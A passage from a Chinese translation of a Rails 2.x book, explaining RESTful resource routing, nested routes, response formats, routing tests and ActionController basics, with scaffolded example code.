article GET     /articles/:id
{:controller=>"articles", :action=>"show"}
formatted_article GET  /articles/:id.:format
{:controller=>"articles", :action=>"show"}
PUT           /articles/:id
{:controller=>"articles", :action=>"update"}
PUT           /articles/:id.:format
{:controller=>"articles", :action=>"update"}
DELETE        /articles/:id
{:controller=>"articles", :action=>"destroy"}
DELETE        /articles/:id.:format
{:controller=>"articles", :action=>"destroy"}
/:controller/:action/:id.:format
```

< 439

路由定义是分列显示的。一般来说，这些信息在屏幕上会折行——我们也不得不把每条路由规则分成两行，以便排版美观。每一竖列的内容分别是路由名称、HTTP 方法、路由路径、以及（在这里被分到了第二行）路由需求。现在你应该很熟悉这些信息了，因为在原书第 422 页我们已经介绍了更为复杂的路由定义方法，你可以定义出完全相同的路由映射。

最后两条路由规则是我们用脚手架生成 article 模型之前就已经存在的默认路由。

再来看看这些路由规则所指向的 7 个 action 方法。虽然已经建好了用于管理文章的路由规则，我们还是有必要深入介绍这些方法以及“资源”这个概念——毕竟，所有基于资源的路由都会需要这 7 个方法。

index

返回资源列表。

create

使用 POST 请求中的数据新建资源，并将其加入资源集合。

⁵ 取决于你所使用的 Rails 版本，你不一定能看到以 formatted_ 开头的路由规则。这些路由规则很少被用到，却会白白消耗 CPU 和内存资源，因此 Rails 2.3 计划去掉这些路由规则，代之以可选的 :format 参数。

new

新建一项资源，然后将其传递给客户端。这项资源尚未被保存在服务器上。可以把这个 action 看作“创建一张空表单给用户去填”。

440>

show

返回 params[:id] 所标识的资源内容。

update

用请求中包含的数据更新 params[:id] 所标识的资源内容。

edit

以 form 的形式返回 params[:id] 所标识的资源内容，以便用户编辑。

destroy

销毁 params[:id] 所标识的资源。

可以看到，这 7 个 action 包含了基本的 CRUD 操作（创建、读取、更新和删除），此外还包含了“列举资源”和两个辅助 action，分别以表单的形式返回新建的资源和现有的资源。

如果出于某种原因你不想要所有 7 个 action，可以在调用 `map.resource` 时提供`:only` 或`:except` 选项，来指定使用哪些 action：

```
map.resources :comments, :except => [:update, :destroy]
```

这里有几个路由规则是具名路由（参见原书第 434 页，21.2 节“具名路由”），因此你可以使用诸如`articles_url` 和`edit_article_url(:id=>1)` 这样的辅助方法。针对每个 action 都定义了两个路由规则：一个针对默认格式，另一个则需要明确指定格式。关于响应格式的详细介绍，参见 21.3 节“选择数据表现形式”（原书第 453 页）。

我们来创建一个简单的应用程序，亲身体验一下 REST 的威力吧。现在你已经训练有素，不妨把步伐放得快些。我们要创建一个名为 `restful` 的应用程序：

```
work> rails restful
```

现在该创建模型、控制器和视图了。当然这些事也可以手工做，不过 Rails 已经提供了一个版本的脚手架，可以使用基于资源的路由来生成代码，这样就可以节省很多敲键盘的工夫了。代码生成器接受模型（或者说，资源）的名称作为参数，此外还可以传入一组字段名称和类型。在这里，“文章”有三个属性：标题（title）、摘要（summary）和正文（content）。

```
restful> ruby script/generate scaffold article \
  title:string summary:text content:text
exists app/models/
exists app/controllers/
exists app/helpers/
create app/views/articles
exists app/views/layouts/
exists test/functional/
exists test/unit/
exists public/stylesheets/
create app/views/articles/index.html.erb
create app/views/articles/show.html.erb
create app/views/articles/new.html.erb
create app/views/articles/edit.html.erb
```

441>

```

create app/views/layouts/articles.html.erb
create public/stylesheets/scaffold.css
create app/controllers/articles_controller.rb
create test/functional/articles_controller_test.rb
create app/helpers/articles_helper.rb
  route map.resources :articles
dependency model
  exists app/models/
  exists test/unit/
  exists test/fixtures/
create app/models/article.rb
create test/unit/article_test.rb
create test/fixtures/articles.yml
create db/migrate
create db/migrate/20080601000001_create_articles.rb

```

输出信息的最后一行告诉我们：代码生成器已经在应用程序的路由配置中加上了适当的映射规则。我们来看看它到底干了些什么，打开 config/routes.rb 文件，在文件的顶端可以看到：

```

restful/config/routes.rb
ActionController::Routing::Routes.draw do |map|
  map.resources :articles

  # ...

  map.connect ':controller/:action/:id'
  map.connect ':controller/:action/:id.:format'
end

```

数据迁移任务也会被创建出来，我们提供给代码生成器的信息已经被填入其中。

```

restful/db/migrate/20080601000001_create_articles.rb
class CreateArticles < ActiveRecord::Migration
  def self.up
    create_table :articles do |t|
      t.string :title
      t.text :summary
      t.text :content

      t.timestamps
    end
  end

  def self.down
    drop_table :articles
  end
end

```

442

所以，我们要做的就是执行数据迁移。

```
restful> rake db:migrate
```

现在可以启动应用程序了（使用 script/server）。你会发现，一开始的感觉与普通的、用脚手架生成的 Rails 应用没有什么两样：首页列举现有的文章；你可以新建文章、编辑现有的文章，等等。但在体验的过程中请留意 Rails 生成的 URL，你应该能看出我们正在使用一个 REST 化的应用程序。

看看控制器的代码：

```

restful/app/controllers/articles_controller.rb
class ArticlesController < ApplicationController
  # GET /articles
  # GET /articles.xml
  def index
    @articles = Article.find(:all)

    respond_to do |format|
      format.html # index.html.erb

```

```

    format.xml { render :xml => @articles }
end
end

# GET /articles/1
# GET /articles/1.xml
def show
  @article = Article.find(params[:id])

  respond_to do |format|
    format.html # show.html.erb
    format.xml { render :xml => @article }
  end
end
end

# GET /articles/new
# GET /articles/new.xml
def new
  @article = Article.new

  respond_to do |format|
    format.html # new.html.erb
    format.xml { render :xml => @article }
  end
end
end

# GET /articles/1/edit
def edit
  @article = Article.find(params[:id])
end

# POST /articles
# POST /articles.xml
def create
  @article = Article.new(params[:article])

  respond_to do |format|
    if @article.save
      flash[:notice] = 'Article was successfully created.'
      format.html { redirect_to(@article) }
      format.xml { render :xml => @article, :status => :created,
                   :location => @article }
    else
      format.html { render :action => "new" }
      format.xml { render :xml => @article.errors,
                   :status => :unprocessable_entity }
    end
  end
end
end

# PUT /articles/1
# PUT /articles/1.xml
def update
  @article = Article.find(params[:id])

  respond_to do |format|
    if @article.update_attributes(params[:article])
      flash[:notice] = 'Article was successfully updated.'
      format.html{ redirect_to(@article) }
      format.xml { head :ok }
    else
      format.html{ render :action => "edit" }
      format.xml { render :xml => @article.errors,
                   :status => :unprocessable_entity }
    end
  end
end
end

# DELETE /articles/1

```

```
# DELETE /articles/1.xml
def destroy
  @article = Article.find(params[:id])
  @article.destroy

  respond_to do |format|
    format.html { redirect_to(articles_url) }
    format.xml { head :ok }
  end
end
end
```

可以看到，每个 REST 操作都有一个 action 与之对应。action 前面的注释展示了调用该方法的 URL。

此外要注意的是，好几个 action 都包含了 respond_to 代码块。我们在原书第 179 页已经看到过，Rails 用这种方式来判断应该在应答中发送哪种格式的内容。基于资源的脚手架生成器所创建的代码会根据请求类型而应答以 HTML 或 XML 内容，稍后我们就会来体验这一特性。

自动生成的视图也相当简单，唯一值得一提的便是选择适当的 HTTP 方法来向服务器发起请求。譬如说，index 方法对应的视图大致如下：

```
restful/app/views/articles/index.html.erb
<h1>Listing articles</h1>



| Title                                   | Summary                                                    | Content                                                                                     |
|-----------------------------------------|------------------------------------------------------------|---------------------------------------------------------------------------------------------|
| <%= h article.title %>                  | <%= h article.summary %>                                   | <%= h article.content %>                                                                    |
| <td><%= link_to 'Show', article %></td> | <td><%= link_to 'Edit', edit_article_path(article) %></td> | <td><%= link_to 'Destroy', article, :confirm => 'Are you sure?', :method => :delete %></td> |


<br />
<%= link_to 'New article', new_article_path %>
```

指向“编辑文章”和“新建文章”的连接都应该使用普通的 GET 方法，因此标准的 link_to 方法就够了⁶。然而，用于删除文章的请求则必须使用 HTTP DELETE 方法，因此在调用 link_to 时还传入了 :method => :delete 选项⁷。

为完整起见，下面列出其他的视图。

⁶ 请注意，在调用这些方法时我们传入了具名路由作为参数。经过 REST 化之后，具名路由就显得更加必要了。

⁷ 这里的实现就显得有点凌乱了：浏览器并不能发起 HTTP DELETE 请求，因此 Rails 伪造了这么一个 HTTP 方法。如果查看 Rails 生成的 HTML 代码，你会看到 Rails 用 JavaScript 生成了一张动态表单，这张表单会被 POST 到指定的 action。表单中包含了一个名叫 _method 的隐藏字段，其中的值是 delete。当 Rails 应用接收到 _method 参数时，它会无视真正的 HTTP 方法，而将该参数的值（在这里是 delete）当作 HTTP 方法。

```

restful/app/views/articles/edit.html.erb
<h1>Editing article</h1>

445
<% form_for(@article) do |f| %>
  <%= f.error_messages %>
  <p>
    <%= f.label :title %><br />
    <%= f.text_field :title %>
  </p>
  <p>
    <%= f.label :summary %><br />
    <%= f.text_area :summary %>
  </p>
  <p>
    <%= f.label :content %><br />
    <%= f.text_area :content %>
  </p>
  <p>
    <%= f.submit "Update" %>
  </p>
<% end %>

<%= link_to 'Show', @article %> |
<%= link_to 'Back', articles_path %>

restful/app/views/articles/new.html.erb
<h1>New article</h1>

<% form_for(@article) do |f| %>
  <%= f.error_messages %>

  <p>
    <%= f.label :title %><br />
    <%= f.text_field :title %>
  </p>
  <p>
    <%= f.label :summary %><br />
    <%= f.text_area :summary %>
  </p>
  <p>
    <%= f.label :content %><br />
    <%= f.text_area :content %>
  </p>
  <p>
    <%= f.submit "Create" %>
  </p>
<% end %>

<%= link_to 'Back', articles_path %>

restful/app/views/articles/show.html.erb
446
<p>
  <b>Title:</b>
  <%=h @article.title %>
</p>

<p>
  <b>Summary:</b>
  <%=h @article.summary %>
</p>

<p>
  <b>Content:</b>
  <%=h @article.content %>
</p>

<%= link_to 'Edit', edit_article_path(@article) %> |
<%= link_to 'Back', articles_path %>

```

添加自己的 Action

在一个完美的世界里，只要用同样的一组动作就足以处理应用程序中所有的资源；但实际情况不会总是那么顺心如意。有时你需要对资源进行别的处理，譬如我们可能需要创建一个接口让用户能够得到最新的文章。为此，我们会在调用 `map.resources` 方法时加入别的选项。

```
ActionController::Routing::Routes.draw do |map|
  map.resources :articles, :collection => { :recent => :get }
end
```

这里的语法需要花点工夫来熟悉，它的意思是“我们希望新增一个名叫 `recent` 的 action，并用 HTTP GET 方法来访问它。它适用于一组资源——在这里就是‘文章’。”

除了标准的 `map.resources` 添加的路由规则之外，`:collection` 选项还会添加以下路由规则：

Method	URL path	Action	Helper
GET	/articles/recent	recent	recent_articles_url

实际上，在前面我们已经看到过这种技巧：在 URL 后面加一个分号，后面跟上 action 的名字——`edit` 就使用了同样的技巧。

也可以为某项资源单独建立一个 action，只要使用 `:member`（而非 `:collection`）即可。譬如说，我们可以创建一个 action，用于将文章标记为“隐藏”或者“发布”——用户无法看到被隐藏的文章。

```
ActionController::Routing::Routes.draw do |map|
  map.resources :articles, :member => { :embargo => :put,
                                         :release => :put }
end
```

这会增加以下标准的 `map.resources` 路由规则：

Method	URL path	Action	Helper
PUT	/articles/1/embargo	embargo	embargo_article_url(:id => 1)
PUT	/articles/1/release	release	release_article_url(:id => 1)

使用 `:new` 选项还可以建立一个 action 来新建资源，它接受的 `action => method` 参数 hash 与 `:collection` 和 `:member` 相同。譬如说，我们可能要创建“只有标题和正文”的文章——不需要摘要。

< 447

为此我们可以新建一个名叫 `shortform` 的 action：

```
ActionController::Routing::Routes.draw do |map|
  map.resources :articles, :new => { :shortform => :post }
end
```

这会增加以下标准的 `map.resources` 路由规则：

Method	URL path	Action	Helper
POST	/articles/new/shortform	shortform	shortform_new_article_url

嵌套资源

很多时候资源还会包含一组别的资源。譬如说，我们可能允许别人给文章做评论，这时每个评论也会是一项资源，评论的集合则关联到“文章”资源。

对于这种情况，Rails 提供了一种便捷而直观的方式来声明路由：

```
restful2/config/routes.rb
ActionController::Routing::Routes.draw do |map|
  map.resources :articles do |article|
    article.resources :comments
  end
```

```

▶   end

# ...

map.connect ':controller/:action/:id'
map.connect ':controller/:action/:id.:format'
end

```

对于最简单也最常见的情形，甚至还有一个捷径：

```
map.resources :articles, :has_many => :comments
```

上述路由规则指定了顶级的、与“文章”资源相关的路由，此外还为“评论”资源建立了一组子路由。由于后者位于前者的代码块内部，因此“评论”资源必须有“文章”资源作为标识。换句话说，指向某一评论的路径必须包含某篇文章的路径作为前缀。譬如说，要获取 id 为 4 的评论（该评论针对 id 为 99 的文章），所使用的路径应该是/articles/99/comments/4。

同样，用 `rake routes` 命令就可以看到我们的配置所生成的全部路由规则：

```

articles GET /articles
         (:controller=>"articles", :action=>"index")
formatted_articles GET /articles.:format
                  (:controller=>"articles", :action=>"index")
                  POST /articles
                  (:controller=>"articles", :action=>"create")
                  POST /articles.:format
                  (:controller=>"articles", :action=>"create")
new_article GET /articles/new
            (:controller=>"articles", :action=>"new")
formatted_new_article GET /articles/new.:format
                     (:controller=>"articles", :action=>"new")
edit_article GET /articles/:id/edit
            (:controller=>"articles", :action=>"edit")
formatted_edit_article GET /articles/:id/edit.:format
                     (:controller=>"articles", :action=>"edit")
article GET /articles/:id
       (:controller=>"articles", :action=>"show")
formatted_article GET /articles/:id.:format
                  (:controller=>"articles", :action=>"show")
                  PUT /articles/:id
                  (:controller=>"articles", :action=>"update")
                  PUT /articles/:id.:format
                  (:controller=>"articles", :action=>"update")
                  DELETE /articles/:id
                  (:controller=>"articles", :action=>"destroy")
                  DELETE /articles/:id.:format
                  (:controller=>"articles", :action=>"destroy")
article_comments GET /articles/:article_id/comments
                 (:controller=>"comments", :action=>"index")
formatted_article_comments GET /articles/:article_id/comments.:format
                           (:controller=>"comments", :action=>"index")
                           POST /articles/:article_id/comments
                           (:controller=>"comments", :action=>"create")
                           POST /articles/:article_id/comments.:format
                           (:controller=>"comments", :action=>"create")
new_article_comment GET /articles/:article_id/comments/new
                    (:controller=>"comments", :action=>"new")
formatted_new_article_comment GET /articles/:article_id/comments/new.:format
                            (:controller=>"comments", :action=>"new")
edit_article_comment GET /articles/:article_id/comments/:id/edit
                    (:controller=>"comments", :action=>"edit")
formatted_edit_article_comment GET /articles/:article_id/comments/:id/edit.:format
                               (:controller=>"comments", :action=>"edit")
article_comment GET /articles/:article_id/comments/:id
                (:controller=>"comments", :action=>"show")
formatted_article_comment GET /articles/:article_id/comments/:id.:format
                           (:controller=>"comments", :action=>"show")

```

```

PUT /articles/:article_id/comments/:id
{:controller=>"comments", :action=>"update"}
PUT /articles/:article_id/comments/:id.:format
{:controller=>"comments", :action=>"update"}
DELETE /articles/:article_id/comments/:id
{:controller=>"comments", :action=>"destroy"}
DELETE /articles/:article_id/comments/:id.:format
{:controller=>"comments", :action=>"destroy"}
    /:controller/:action/:id
    /:controller/:action/:id.:format

```

449

可以看到，/articles/:article_id/comments/:id 对应的具名路由是 article_comment，而不是 comment。这个名称就反映出了资源之间的嵌套关系。

还可以对这个应用加以扩展，让它支持新的路由规则。首先我们要创建一个模型类来表示“评论”，并为它增加一个数据迁移任务。

```

restful> ruby script/generate model comment \
comment:text article_id:integer

restful2/db/migrate/20080601000002_create_comments.rb
class CreateComments < ActiveRecord::Migration
  def self.up
    create_table :comments do |t|
      t.text :comment
      t.integer :article_id

      t.timestamps
    end
  end

  def self.down
    drop_table :comments
  end
end

```

其次，我们还要告诉 Article 模型如何与 Comment 模型关联，同时还要加上一个“从 Comment 到 Article”的反向关联。

```

restful2/app/models/article.rb
class Article < ActiveRecord::Base
  has_many :comments
end

restful2/app/models/comment.rb
class Comment < ActiveRecord::Base
  belongs_to :article
end

```

现在执行数据迁移任务：

```
restful> rake db:migrate
```

我们会创建一个 CommentsController 来管理“评论”资源，其中的 action 与脚手架生成的 ArticlesController 大致相同，区别在于这次不需要 index 和 show 方法，因为评论只有在文章页面上才会显示出来。

再对文章的 show 模板稍做调整，在其中显示所有评论；此外还要加上一个链接，让用户可以提交新的评论。

```

restful2/app/views/articles/show.html.erb
<p>
  <b>Title:</b>
  <%=h @article.title %>
</p>

<p>

```

450

```

<b>Summary:</b>
<%=h @article.summary %>

```

</p>

```


<p>
<b>Content:</b>
<%=h @article.content %>


```

</p>

- <% unless @article.comments.empty? %>
- <%= render :partial => "/comments/comment" ,
- :collection => @article.comments %>
- <% end %>
-
- <%= link_to "Add comment" , new_article_comment_url(@article) %> |
- <%= link_to 'Edit', edit_article_path(@article) %> |
- <%= link_to 'Back', articles_path %>

这段代码展示了几个有趣的技巧。我们用一个局部模板来显示评论，但这个模板位于 app/views/comments 目录下。因此当调用 render 方法时，我们在相对路径的前面加上一条斜线，告诉 Rails 应该到 comments 目录下去找这个局部模板。

这段代码还利用了“路由辅助方法可以按位置接受参数”这一事实。我们没有写：

```
new_article_comment_url(:article_id => @article.id)
```

由于我们知道:article 是路由接受的第一个参数，因此写出了这样的代码：

```
new_article_comment_url(@article)
```

不过 action 的实现方式略有些差异：由于评论只出现在文章页面上，因此我们需要首先拿到文章，然后再操作评论。我们还用 has_many 生成的集合方法来确保只对“隶属于当前文章”的评论进行操作。

```

restful/app/controllers/comments_controller.rb
class CommentsController < ApplicationController

  before_filter :find_article

  def new
    @comment = Comment.new
  end

  def edit
    @comment = @article.comments.find(params[:id])
  end

  def create
    @comment = Comment.new(params[:comment])
    if (@article.comments << @comment)
      redirect_to article_url(@article)
    else
      render :action => :new
    end
  end

  def update
    @comment = @article.comments.find(params[:id])
    if @comment.update_attributes(params[:comment])
      redirect_to article_url(@article)
    else
      render :action => :edit
    end
  end

  def destroy
    comment = @article.comments.find(params[:id])

```

```

@article.comments.delete(comment)
redirect_to article_url(@article)
end

private

def find_article
  @article_id = params[:article_id]
  return(redirect_to(articles_url)) unless @article_id
  @article = Article.find(@article_id)
end

end

```

这个应用程序的完整代码——展示了评论的其他视图——可以在本书的网站下载。

浅路由嵌套

嵌套资源有时会生成冗长的 URL，解决这个问题的办法就是使用浅路由嵌套：

```

map.resources :articles, :shallow => true do |article|
  article.resources :comments
end

```

于是就会得到下列路由规则：

```

/articles/1          => article_path(1)
/articles/1/comments => article_comments_path(1)
/comments/2          => comment_path(2)

```

可以用 `rake routes` 看看完整的路由映射。

◀ 452

选择数据表现形式

REST 架构的目标之一是将数据与其表现形式解耦。如果用户在浏览器上用 `/articles` 路径来获取文章，他应该看到格式优美的 HTML 页面；如果应用程序向同样的 URL 发起请求，它更愿意收到代码友好的结果格式（YAML、JSON 或 XML）。

我们在前面已经看到 Rails 如何在控制器中用 `respond_to` 代码块来区分 HTTP Accept 头信息。然而设置 Accept 头信息并非总是那么轻松（有时干脆就是不可能）。为此，Rails 1.2 允许用户在 URL 中指定自己希望得到的应答格式，你只要在路由规则中用 `:format` 选项指定你可以返回的 mime 类型即可。最简单的做法就是在路由规则中增加一个 `:format` 字段。

```
map.store "/store/:action/:id.:format", :id => nil, :format => nil
```

由于全停止符（句点）是路由规则的分隔符，因此 `:format` 会被当作另一个字段来处理。我们给它设置了 `nil` 默认值，所以这个字段是可选的。

做好这项设置之后，我们就可以在控制器中用 `respond_to` 代码块来根据用户所请求的格式选择应答类型了。

```

def show
  respond_to do |format|
    format.html
    format.xml { render :xml => @product.to_xml }
    format.yaml { render :text => @product.to_yaml }
  end
end

```

现在，针对 `/store/show/1` 或者 `/store/show/1.html` 的请求会返回 HTML 内容，而 `/store/show/1.xml` 会返回 XML，`/store/show/1.yaml` 则会返回 YAML。也可以通过 HTTP 请求

参数传入所需的格式:

```
GET HTTP://pragprog.com/store/show/123?format=xml
```

`map.resources` 所指定的路由规则默认开启了这项功能。

“用一个控制器提供不同类型的应答”看上去确实很吸引人，但实际情况却要复杂得多，特别是会让错误处理变得困难。譬如说，一个普通用户愿意在出错时看到包含错误数据的表单和一条友好的 flash 消息，但接受 XML 应答的远端程序就未必愿意了。在下决心把这些处理逻辑都放进同一个控制器之前，请认真考虑你的应用架构。

Rails 让我们能更轻松地采用“基于资源的路由”来开发应用程序。有人声称它大大简化了应用程序的代码。但这毕竟只是一种创建应用程序的方式，它不会永远正确。如果不知道应该怎么用，也别强迫自己赶潮流。而且你始终可以混用不同的路由方式：一些控制器是基于资源的，另一些则是基于 action 的，甚至可以给基于资源的控制器再加上几个独立的 action。

21.4 路由的测试

Testing Routing

到目前为止，我们验证路由规则是否正确的唯一方式就是在 `script/console` 中手工测试。但到了真要开发一个应用程序时，就应该更正规一点，用单元测试来验证路由是否正确。Rails 提供了一组测试辅助方法，让路由的测试变得相当简单。

```
assert_generates(path, options, defaults={}, extras={}, message=nil)
```

检查指定的选项会生成指定的路径。

```
e1/routing/test/unit/routing_test.rb
def test_generates
  ActionController::Routing.use_controllers! ["store"]
  load "config/routes.rb"

  assert_generates("/store", :controller => "store", :action => "index")
  assert_generates("/store/list", :controller => "store", :action => "list")
  assert_generates("/store/add_to_cart/1",
    { :controller => "store", :action => "add_to_cart",
      :id => "1", :name => "dave" },
    {}, { :name => "dave" })
end
```

`extras` 参数用于提供额外的请求参数（在上面的第三个断言中，请求参数是`?name=dave`）。测试框架不会以字符串的形式将这些参数放进生成的 URL 中，而是检查它们是否出现在 `extras` 这个 hash 里。

`defaults` 参数没有被用到。

```
assert_recognizes(options, path, extras={}, message=nil)
```

给定一个路径，路由规则应该将其解析为一个 hash。

```
e1/routing/test/unit/routing_test.rb
def test_recognizes
  ActionController::Routing.use_controllers! ["store"]
  load "config/routes.rb"

  # Check the default index action gets generated
  assert_recognizes({ "controller" => "store", "action" => "index" }, "/store")
```

```

# Check routing to an action
assert_recognizes({ "controller" => "store" , "action" => "list" },
                   "/store/list" )

# And routing with a parameter
assert_recognizes({ "controller" => "store" ,
                     "action" => "add_to_cart" ,
                     "id" => "1" ,
                     "/store/add_to_cart/1" })

# And routing with a parameter
assert_recognizes({ "controller" => "store" ,
                     "action" => "add_to_cart" ,
                     "id" => "1" ,
                     "name" => "dave" },
                     "/store/add_to_cart/1" ,
                     { "name" => "dave" } ) # like having ?name=dave after the URL

# Make it a post request
assert_recognizes({ "controller" => "store" ,
                     "action" => "add_to_cart" ,
                     "id" => "1" },
                     { :path => "/store/add_to_cart/1" , :method => :post })
end

```

同样，`extras`参数包含额外的URL参数。在前面的第四个断言中，我们用了`extras`参数来验证，包含“`?name=dave`”的URL解析得到的`params` hash 中应该包含对应的参数值⁸。

`:conditions`参数允许你根据请求的HTTP动词来指定路由规则。要测试这一点，可在`assert_recognizes`的第二参数传入一个hash（而非字符串），其中应该包含两个元素：`:path`代表请求路径，`:method`代表所使用的HTTP动词。

```

e1/routing/test/unit/routing_conditions_test.rb
def test_method_specific_routes
  assert_recognizes({ "controller" => "store" , "action" => "display_checkout_form" },
                    { :path => "/store/checkout" , :method => :get})
  assert_recognizes({ "controller" => "store" , "action" => "save_checkout_form" },
                    { :path => "/store/checkout" , :method => :post})
end

assert_routing(path, options, defaults={}, extras={}, message=nil)

```

< 455

将前面两个断言组合起来：检查给定的路径可以被解析为一个选项hash，也可以检查指定的选项能够生成预期的路径。

```

e1/routing/test/unit/routing_test.rb
def test_routing
  ActionController::Routing.use_controllers! ["store"]
  load "config/routes.rb"

  assert_routing("/store" , :controller => "store" , :action => "index")
  assert_routing("/store/list" , :controller => "store" , :action => "list")
  assert_routing("/store/add_to_cart/1" ,
                :controller => "store" , :action => "add_to_cart" , :id => "1")
end

```

< 456

请注意用符号作为选项hash的键、用字符串作为其中的值。如果你没有这样做，断言在比较你提供的hash和路由规则解析出的选项hash时就会失败。

⁸ 没错，如果把“`?name=dave`”直接放在URL里，测试则会失败，这的确很古怪。



第 22 章

ActionController 和 Rails

Action Controller and Rails

在前一章里，我们已经看到 ActionController 如何将用户提交的请求路由到应用程序中适当的代码。现在我们来看看代码内部发生了什么。

22.1 Action 方法

Action Methods

当控制器对象处理请求时，它会查找与“被请求的 action”同名的 public 实例方法。如果找到，即调用此方法；如果找不到，但控制器实现了 `method_missing()`，则调用后者，并传入 action 名称作为第一个（也是唯一的）参数。如果没有任何方法可以调用，控制器就寻找名称匹配的视图模板；如果找到，就直接渲染该模板。如果以上所有条件都不符合，控制器就会报告“Unknown Action”的错误。

默认情况下，控制器中任何 public 的方法都可以作为 action 方法被调用。如果你希望某些方法不被作为 action 调用，可以将其声明为 `protected` 或 `private`。如果出于某些原因必须把某个方法声明为 `public`，但又不想让它作为 action 被调用，也可以使用 `hide_action()` 方法将它藏起来。

```
class OrderController < ApplicationController
  def create_order
    order = Order.new(params[:order])
    if check_credit(order)
      order.save
    else
      #
    end
  end
  hide_action :check_credit

  def check_credit(order)
    #
  end
end
```

如果你因为想要在多个控制器之间共享某些方法而使用 `hide_action()` 方法，请考虑将这些方法放到单独的库中——你的控制器可能包含太多应用逻辑了。

控制器环境

控制器为 action(以及它们所调用的视图)设置了一个环境。下列方法允许我们访问 URL 或 HTTP 请求所携带的信息。

action_name

当前进行处理的 action 名称。

cookies

与请求相关的 cookie。当应答被送回浏览器时，这个对象中设置的值就会作为 cookie 保存到客户机。在原书第 469 页我们还会详细讨论 cookie 的问题。

headers

一个类似于 hash 的对象，代表 HTTP 头信息，该信息将被用于应答。默认状态下，Cache-Control 值被设置为 no-cache。在某些特殊的应用中，你可能要设置 Content-Type 的值。请注意，不要在头信息中直接设置 cookie，而应该用 cookie API 来设置。

params

一个类似于 hash 的对象，其中存放着请求参数(以及路由生成的伪参数)。之所以说它“类似于 hash”，因为你可以用符号或者字符串来查找其中的内容——params[:id]和 params['id']会返回同样的值。(习惯上采用符号来获取参数值。)

request

进入控制器的请求对象，其中有用的属性包括：

- `request_method`，返回客户端访问所使用的请求方法，可能的值包括：`delete`、`:get`、`:head`、`:post` 和 `:put`。
- `method`，返回值与 `request_method` 一样，只有对于`:head`的情况会返回`:get`，因为两者从应用程序的角度来说是等价的。
- `delete?`、`get?`、`head?`、`post?`和 `put?`，根据当前请求所使用的方法返回 `true` 或 `false`。
- `xml_http_request?`和 `xhr?`，如果请求来自 AJAX 辅助方法，则返回 `true`。这个属性与 `method` 属性值无关。
- `url`，返回当前请求的完整 URL。
- `protocol`、`host`、`port` 和 `query_string`，返回当前请求的 URL 中对应的组成部分。各部分的组合模式如下：`protocol://host:port/path?query_string`。
- `domain`，返回请求地址中域名部分的最后两段。
- `host_with_port`，一个字符串，包含了请求中的“主机:端口”信息。
- `port_string`，以字符串形式返回请求的端口(如果请求不是针对默认端口的话)。
- `ssl?`，如果收到的是 SSL 请求(即请求以 HTTPS 协议发起)则返回 `true`。
- `remote_ip`，以字符串的形式返回客户端的 IP 地址。如果客户端位于代理服务器之后，该字符串中可能包含多个 IP 地址。

- `path_without_extension`、`path_without_format_and_extension`、`format_and_extension` 和 `relative_path`，分别返回完整路径中的某一部分。
- `env`，请求的环境。你可以通过这个属性访问到浏览器设置的环境变量值，例如：
`request.env['HTTP_ACCEPT_LANGUAGE']`
- `accepts`，请求所接受的 MIME 类型。
- `format`，请求中 `content-type` 的值。如果没有找到，则使用第一个可接受的类型。
- `mime_type`，与扩展名关联的 MIME 类型。
- `content_type`，请求的 MIME 类型，`put` 和 `post` 请求会需要这一信息。
- `headers`，完整的 HTTP 头信息。
- `body`，以 I/O 流的形式返回请求正文。
- `content_length`，正文中包含的字节数。

```
class BlogController < ApplicationController
  def add_user
    if request.get?
      @user = User.new
    else
      @user = User.new(params[:user])
      @user.created_from_ip = request.env["REMOTE_HOST"]
      if @user.save
        redirect_to_index("User #{@user.name} created")
      end
    end
  end
end
```

< 459

详情请查阅 `ActionController::AbstractRequest` 类的 RDoc 文档。

response

代表 HTTP 应答的对象，在处理请求的过程中 Rails 会填充这个对象。一般而言，该对象都由 Rails 代为管理。在原书第 486 页讨论过滤器时读者会看到，有时我们会直接访问该对象以便进行某些特殊的处理。

session

一个类似于 hash 的对象，代表当前的 session 数据。在原书第 473 页我们会详细讨论。

此外，在所有地方都可以使用 ActionPack 提供的 `logger` 对象。在原书第 268 页我们已经介绍过这个对象。

应答

控制器的职责之一就是向用户发送应答。通常有三种应答方式。

- 最常见的方式是渲染一个模板。按照 MVC 模式，模板就是视图，它负责接收控制器提供的信息，并根据这些信息生成应答提供给浏览器。
- 控制器可以直接返回一个字符串给浏览器，而不去调用视图。这种情况很少见，不过可以用于发送错误提示。

- 控制器可以不返回任何东西给浏览器¹。有时可以用这种方式来应答 AJAX 请求。
- 控制器也可以发送别的数据（HTML 之外的东西）给客户端。这种方式通常用于提供下载（譬如发送 PDF 文档或者二进制文件的内容）。

下面简单介绍一下这几种应答方式。

控制器每次只响应一个请求。这也就是说，针对每个请求的处理，你只能调用一次 `render`、`redirect_to` 或者 `send_xxx` 方法。（在第二次调用时会抛出 `DoubleRenderError` 异常。）不过，这里有一个未被写入文档的 `erase_render_results()` 方法，可以取消前一次渲染的效果，以便重新进行渲染。要不要这样做，你自己决定。

由于控制器只能做一次应答，所以在结束对请求的处理之前，它会首先检查是否已经生成了应答。如果还没有，控制器就会查找名字对应的模板，并尝试渲染它——这是最常见的渲染方式。也许你已经注意到了，在我们的购物车应用中，大部分 `action` 根本没有明确指定渲染任何东西：它们只是为视图设置一个上下文环境，然后直接返回。在这种情况下，控制器会发现尚未进行渲染，从而自动调用合适的视图模板。

多个模板可以有同样的名字，只以扩展名区分彼此（`.html.erb`、`.xml.builder` 和 `.js.rjs`）。如果在渲染时没有指定扩展名，那么 Rails 就会使用 `.html.erb`²。

模板的渲染

所谓模板其实是一个文件，其中定义了应用程序给用户的应答内容。Rails 内建支持三种模板格式，其一是 `rhtml`，也就是内嵌了 Ruby 代码的 HTML；其二是构造器（`builder`），这是一种通过编程构造 XML 内容的方式；其三是 `rjs`，用于生成 JavaScript。在原书第 505 页我们还会详细介绍这些模板文件。

按照约定，如果在名为 `control` 的控制器中有 `action` 这么一个方法，那么它的默认模板就应该是 `app/views/control/action.type.xxx` 文件（`type` 是文件类型，例如 `htmlatom` 或 `js`；`xxx` 可能是 `erb`、`builder` 或 `rjs`）。`app/views` 这一部分是默认的视图根路径，可以通过下列配置在整个应用程序范围内重新定义它：

```
ActionController::Base.template_root = dir_path
```

`render()` 方法是整个 Rails 中模板渲染机制的核心所在。该方法接受一个 hash 作为参数，可以在其中提供一些选项，用于指定渲染哪个模板、如何渲染。

也许你会想在控制器中写下这样的代码：

```
# DO NOT DO THIS
def update
  @user = User.find(params[:id])
  if @user.update_attributes(params[:user])
    render :action => show
  end
end
```

¹ 实际上，它还是会返回一组 HTTP 头信息，因为浏览器仍然在等待应答。

